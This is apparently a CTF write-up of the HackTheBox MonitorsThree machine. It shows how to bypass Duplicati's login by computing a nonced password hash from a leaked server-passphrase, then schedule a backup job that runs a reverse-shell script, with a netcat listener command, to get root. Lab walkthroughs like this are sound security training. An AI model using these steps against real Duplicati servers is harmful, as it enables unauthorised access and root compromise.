<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FQ41mtqN1qSbx2ikg0LAl%2Fimage.png?alt=media&amp;token=2ceb324f-253e-4db5-ac75-f941324c96c3" alt=""><figcaption></figcaption></figure>

the docker yml is for duplicati.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FuTqX9SXqQxI1spFxVb6O%2Fimage.png?alt=media&amp;token=ce37b7e8-f719-4aa7-971e-c69775ff659b" alt=""><figcaption></figcaption></figure>

pass-phrase is revealed, which is the master password for the Duplicati web interface!

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FWHsI6annSK3Me0yuvC0E%2Fimage.png?alt=media&amp;token=1644b19d-6309-4769-9d0d-e557488faa09" alt=""><figcaption></figcaption></figure>

### Bypassing Login Authentication With Server-passphrase

[This Medium post](https://medium.com/@STarXT/duplicati-bypassing-login-authentication-with-server-passphrase-024d6991e9ee) goes into detail about how to take the `server-passphrase`\
and use it to log in. Duplicati does client-side hashing on the input\
password before it sends that to the server. To prevent replays, it uses\
a nonce in a two-request process observed [above](https://0xdf.gitlab.io/2025/01/18/htb-monitorsthree.html#site-2).

Note: Thanks to 0xdf for this method had to crawl a lot to get here.

The input password is combined with the salt and hashed with SHA256:

```
var saltedpwd = CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Utf8.parse($('#login-password').val()) + CryptoJS.enc.Base64.parse(data.Salt)));
```

Then the result is combined with the nonce to get what is sent back:

```
var noncedpwd = CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse(data.Nonce) + saltedpwd)).toString(CryptoJS.enc.Base64);
```

To test this, I’ll enter “password” and submit, but with Burp Proxy in intercept mode. I’ll let the first request come through, and it stops at the second. In the response from the first, I’ll grab the nonce and the salt, and then in the dev tools calculate the password:

```powershell
──(ajay㉿kali)-[~]
└─$ echo 'Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=' | base64 -d | xxd -p -c 256      
59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a
```

The only important thing here is the “Nonce” value, which I copied. I also noticed that the value of “Salt” was the same as in the .sqlite database.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FfMMrGgjQ9NblFnWqzChP%2Fimage.png?alt=media&amp;token=b7aaf119-c074-48de-bcaa-50b74bacce88" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FcM2YtqXZ8rMdrGDqFzWe%2Fimage.png?alt=media&amp;token=3ea04b4a-c5df-4182-b382-7e5728231f5c" alt=""><figcaption></figcaption></figure>

```powershell
var saltedpwd = '59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a';
var noncedpwd = CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse('YourNonceValueFromBurp') + saltedpwd)).toString(CryptoJS.enc.Base64);
console.log(noncedpwd);
```

now refresh the website again and replace the generate password value and url encode it.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fad3d46TVCczXx2hnFcvl%2Fimage.png?alt=media&amp;token=d7d1977e-8ab9-4a5e-86db-6b6c767d0b9e" alt=""><figcaption></figcaption></figure>

after multiple forwards i am logged in.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F5zF4Lmmr240sRCPBHIc7%2Fimage.png?alt=media&amp;token=96d2184c-7468-46e7-9dbf-e908a59229a7" alt=""><figcaption></figcaption></figure>

### Duplicati Reverse Shell -> Root

To get a reverse shell i am gonna create a shell script on the marcus shell being aware of the /source directory.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FVcVydYleSZpxMZzDieF7%2Fimage.png?alt=media&amp;token=34b40e56-77a3-418c-8edc-921e12933a97" alt=""><figcaption></figcaption></figure>

Now, all we have to do is create a new backup file and run the script.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FgXGhzNVdKncFbOvM9t09%2Fimage.png?alt=media&amp;token=d12be0ef-eed5-42b6-8574-4d3e12f9a864" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FC9uBhWNOjuwJdwg91G7Z%2Fimage.png?alt=media&amp;token=49d0d6cc-39b2-42d0-93d4-2ff95392fe86" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FfA2BYyNnNzKQcp1pxewz%2Fimage.png?alt=media&amp;token=1684b2f3-b0c1-4f9d-a923-f8e2eeb707b7" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fnh329xONg7jMySwMSHwh%2Fimage.png?alt=media&amp;token=5986fbc9-f821-4462-9ad1-ffd3b8ce82d0" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F6BqlXKq8NJJ2lZdZ3Img%2Fimage.png?alt=media&amp;token=7e0e6a73-b00b-4ec8-8b1c-d672ed98f6dd" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F4mG6t9MX3mrNDq6hw0TN%2Fimage.png?alt=media&amp;token=348807c2-094e-4718-a5dc-ce284bc25e50" alt=""><figcaption></figcaption></figure>

start a listener on the attack machine on port 9001 `rlwrap nc -lnvp 9001`

once the listener started click Run Now on the new backup file which gives you reverse shell on the root container.

## Shell as Root

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F4l8jLIzTjAbAHDE3iAnO%2Fimage.png?alt=media&amp;token=1d49dfff-e05d-4e3d-8ccc-5f4c0c9e8ea7" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F4S7Uj7KI1xV4byFw4i9t%2Fimage.png?alt=media&amp;token=0d66cbf5-2398-4920-934e-d54628c42837" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter:

```
GET https://ajaykumar-kanthi.gitbook.io/write-ups/hackthebox-cwes-track/htb-monitorsthree.md?ask=<question>&goal=<endgoal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is optional and describes the broader end goal you are ultimately trying to accomplish on behalf of the user. GitBook uses it to tailor the answer towards what is most useful for that goal.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.